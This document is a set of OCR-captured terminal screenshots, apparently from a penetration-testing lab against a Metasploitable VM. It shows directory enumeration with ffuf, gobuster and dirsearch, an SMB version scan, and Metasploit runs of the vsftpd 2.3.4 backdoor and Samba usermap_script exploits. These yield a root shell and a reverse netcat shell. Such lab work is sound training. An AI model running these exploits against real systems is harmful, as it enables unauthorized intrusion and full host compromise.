

Apps Places
Nov 12 22:06
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.118
rhosts => 192.168.1.118
msf6 exploit(multi/samba/usermap_script) > opyions
[-] Unknown command: opyions. Did you mean options? Run the help command for more details.
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.118 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.1.117 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.117:4444
[*] Command shell session 1 opened (192.168.1.117:4444 -> 192.168.1.118:40220) at 2024-11-12 22:06:34 +0530
hostname
metasploitable



Apps Places
Nov 12 22:04
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
0 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 > use 0
msf6 auxiliary( ) > options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary( ) > set rhosts 192.168.1.118
rhosts => 192.168.1.118
msf6 auxiliary( ) > set rport 139
rport => 139
msf6 auxiliary( ) > options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS 192.168.1.118 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary( ) > exploit
[+] 192.168.1.118:139 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[+] 192.168.1.118:139 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.1.118: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary( ) >



Apps Places
Nov 12 22:04
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
msf6 > search smb_version
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 > use 0
msf6 auxiliary( ) > options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary( ) > set rhosts 192.168.1.118
rhosts => 192.168.1.118
msf6 auxiliary( ) > set rport 139
rport => 139
msf6 auxiliary( ) > options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS 192.168.1.118 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary( ) > exploit


Apps
Places
Nov 12 22:03
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
zsh: corrupt history file /home/silicon/.zsh_history
msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
https://metasploit.com
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post]
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/



Apps Places
Nov 12 21:58
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
-- ----
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit( ) > set rhosts 192.168.1.118
rhosts => 192.168.1.118
msf6 exploit( ) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---- --------------- -------- -----------
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.118 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
-- ----
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit( ) > exploit
[*] 192.168.1.118:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.118:21 - USER: 331 Please specify the password.
[+] 192.168.1.118:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.118:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.117:38091 -> 192.168.1.118:6200) at 2024-11-12 21:56:53 +0530
hostname
metasploitable


Apps Places
Nov 12 21:58
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.118
rhosts => 192.168.1.118



Apps
Places
Nov 12 21:57
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
zsh: corrupt history file /home/silicon/.zsh_history
msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log
METASPLOIT CYBER MISSILE COMMAND V5
WAVE 5 SCORE 31337 HIGH FFFFFFFF
https://metasploit.com
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 420 post]
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/


Apps Places
Nov 12 21:51
silicon@windows: ~
ffuf -u http://192.168.1.118/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
v2.1.0-dev
:: Method : GET
:: URL : http://192.168.1.118/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
[Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 80ms]
[Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 80ms]
This work is licensed under the Creative Commons [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 82ms]
[Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 83ms]
Priority ordered case sensative list, where entries were found [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 82ms]
Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 80ms]
[Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 84ms]
on atleast 2 different hosts [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 84ms]
directory-list-2.3-medium.txt [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 89ms]
test [Status: 301, Size: 318, Words: 21, Lines: 10, Duration: 2ms]
Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 246ms]
or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 262ms]
[Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 264ms]
license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 264ms]
index [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 283ms]
Copyright 2007 James Fisher [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 629ms]
twiki [Status: 301, Size: 319, Words: 21, Lines: 10, Duration: 2ms]
tikiwiki [Status: 301, Size: 322, Words: 21, Lines: 10, Duration: 0ms]
[Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 31ms]
phpinfo [Status: 200, Size: 48044, Words: 2409, Lines: 657, Duration: 56ms]
server-status [Status: 403, Size: 299, Words: 22, Lines: 11, Duration: 9ms]


Apps Places
Nov 12 21:49
silicon@windows: ~
[21:42:32] 200 - 11KiB - /doc/
[21:42:32] 302 - 0B - /dvwa/ -> login.php
[21:42:45] 200 - 24KiB - /mutillidae/
[21:42:48] 200 - 45KiB - /phpinfo.php
[21:42:49] 200 - 45KiB - /phpinfo
[21:42:49] 301 - 324B - /phpMyAdmin -> http://192.168.1.118/phpMyAdmin/
[21:42:51] 200 - 4KiB - /phpMyAdmin/
[21:42:51] 200 - 6KiB - /phpMyAdmin/index.php
[21:42:57] 403 - 299B - /server-status
[21:42:57] 403 - 300B - /server-status/
[21:43:04] 301 - 318B - /test -> http://192.168.1.118/test/
[21:43:04] 200 - 884B - /test/
[21:43:05] 301 - 322B - /tikiwiki -> http://192.168.1.118/tikiwiki/
Task Completed
$ gobuster dir -u http://192.168.1.118 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.1.118
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index (Status: 200) [Size: 891]
/test (Status: 301) [Size: 318] [--> http://192.168.1.118/test/]
/twiki (Status: 301) [Size: 319] [--> http://192.168.1.118/twiki/]
/tikiwiki (Status: 301) [Size: 322] [--> http://192.168.1.118/tikiwiki/]
